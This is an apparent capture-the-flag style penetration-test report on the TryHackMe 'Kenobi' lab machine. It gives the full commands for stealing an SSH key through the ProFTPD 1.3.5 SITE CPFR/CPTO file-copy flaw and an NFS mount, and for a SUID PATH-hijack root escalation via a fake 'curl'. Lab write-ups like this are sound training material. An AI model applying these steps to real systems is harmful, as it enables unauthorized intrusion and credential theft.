Penetration Testing Report

Kenobi

Assessment Type: Controlled Penetration Test
Target: Kenobi Linux Machine
Platform: TryHackMe
Tester: Shantanu Kakade
Assessment Date: 26-08-2026

Executive Summary

A penetration test was conducted against the Kenobi machine in a controlled TryHackMe environment. The assessment identified multiple security weaknesses, including exposed network services, an anonymously accessible SMB share, sensitive information disclosure, vulnerable ProFTPD functionality, exposure of an SSH private key, and an insecure SUID binary. These vulnerabilities could be chained to obtain user-level access and ultimately escalate privileges to root.The overall impact of the identified vulnerabilities is considered Critical because successful exploitation resulted in complete compromise of the target system.

Network Scanning

First, I scanned the target machine to find open ports and running services.

Target IP: 10.48.129.250

I used the following Nmap command:

```
nmap -sCV -p- -oN kenobi.txt 10.48.129.250
```

The scan found that the host was online and had several open ports.

Port	Service	Version
21	FTP	ProFTPD 1.3.5
22	SSH	OpenSSH 8.2p1


Port	Service	Version
80	HTTP	Apache 2.4.41
111	RPC	rpcbind
139	SMB	Samba 4.6.2
445	SMB	Samba 4.6.2
2049	NFS	NFS v3
39579	Nlockmgr	RPC service
57641	Mountd	RPC service
57975	Mountd	RPC service
60875	Mountd	RPC service


The scan also showed that the machine is running **Ubuntu Linux**.

The web server has a robots.txt file that contains an entry for /admin.html. This is worth checking during web enumeration.

The SMB service also has message signing enabled, but it is not required.

Based on the scan results, the main services I will investigate further are **FTP, HTTP, SMB, and NFS**





Enumeration

After the initial Nmap scan, I started enumerating the SMB service running on ports 139 and 445.

First, I checked the available SMB shares

smbclient -L //10.48.129.250


The scan showed a share named anonymous that could be accessed without providing credentials.

I connected to the share using:

smbclient //10.48.129.250/anonymous

After connecting, I listed the available files: ls

A file named log.txt was found. I downloaded it to my machine using: get log.txt




After downloading the log.txt file from the anonymous SMB share, I checked its contents using: cat log.txt

The file revealed two important pieces of information.

First, it showed that the SSH private key for the kenobi user is stored at: /home/kenobi/.ssh/id_rsa

Second, the file contained information about the FTP server and showed that it was running **ProFTPD**.

This was useful because the SSH private key could potentially be used to access the target as the kenobi user, while the ProFTPD information gave me another service to investigate for possible vulnerabilities.



Exploitation

The log.txt file showed that the target was running ProFTPD 1.3.5 and that the Kenobi user's SSH private key was stored at /home/kenobi/.ssh/id_rsa.


I checked whether this version of ProFTPD had any known vulnerabilities using SearchSploit.

searchsploit ProFTPD 1.3.5

The search showed a **File Copy** vulnerability. I then downloaded the exploit information to examine how it worked.

searchsploit -m 36742

cat 36742.txt



The exploit uses two FTP commands:

SITE CPFR – specifies the file to copy.

SITE CPTO – specifies where the file should be copied.

Since the SSH private key was known, I used the vulnerable FTP functionality to copy it to /var/tmp.

I connected to the FTP service using Netcat:


nc 10.48.129.250 21

I then issued:

SITE CPFR /home/kenobi/.ssh/id_rsa

SITE CPTO /var/tmp/id_rsa

The SSH private key was successfully copied to /var/tmp/id_rsa.



The target also had NFS running, so I used the NFS service to access the /var directory from my machine.

First, I created a mount point: mkdir /mnt/Kenobi

I then mounted the remote /var directory:

mount 10.48.129.250:/var /mnt/kenobi

I navigated to the tmp directory and confirmed that the copied key was present:

cd /mnt/kenobi/tmp


ls

I copied the key to my local system:

cp id_rsa /root/

Because SSH requires restrictive permissions for private keys, I changed the permissions: cd /root

chmod 600 id_rsa



Privilege Escalation

After getting access to the target through SSH as the kenobi user, I checked whether there were any SUID binaries that could help me gain higher privileges.

I first connected to the target using the recovered SSH key:

ssh -i id_rsa kenobi@10.48.129.250

After logging in, I confirmed the current user:


whoami

The output showed:

kenobi

I then searched for SUID binaries:

find / -perm -u=s -type f 2>/dev/null



Among the results, I found:

/usr/bin/menu

This was interesting because menu is not a standard Linux utility. I ran it to see what it does:


/usr/bin/menu

The program displayed several options for checking system information.

To understand how the program works, I inspected the binary with:

strings /usr/bin/menu

The output showed that the program uses the curl command without specifying its full path.



After identifying that /usr/bin/menu uses the curl command without specifying its full path, I tested whether I could replace curl with my own file.

I moved to the /tmp directory and created a file named curl that starts a shell:

```
cd /tmp
```

```
echo /bin/sh > curl
```

I then made the file executable:

```
chmod 777 curl
```

Next, I changed the PATH variable so that /tmp is searched before the normal system directories:

```
export PATH=/tmp:$PATH
```

I ran the menu program again:

```
/usr/bin/menu
```

When the program called curl, it executed the file I created in /tmp instead of the original curl command. This gave me a root shell.


I verified the privileges with:

id

Finally, I read the root flag:

cat /root/root.txt

This confirmed that the privilege escalation was successful and that I had gained full root access to the target machine.



Finding	Severity
Anonymous SMB share	Medium
ProFTPD 1.3.5 file-copy vulnerability	High
SSH private-key exposure	Critical
SUID PATH hijacking	Critical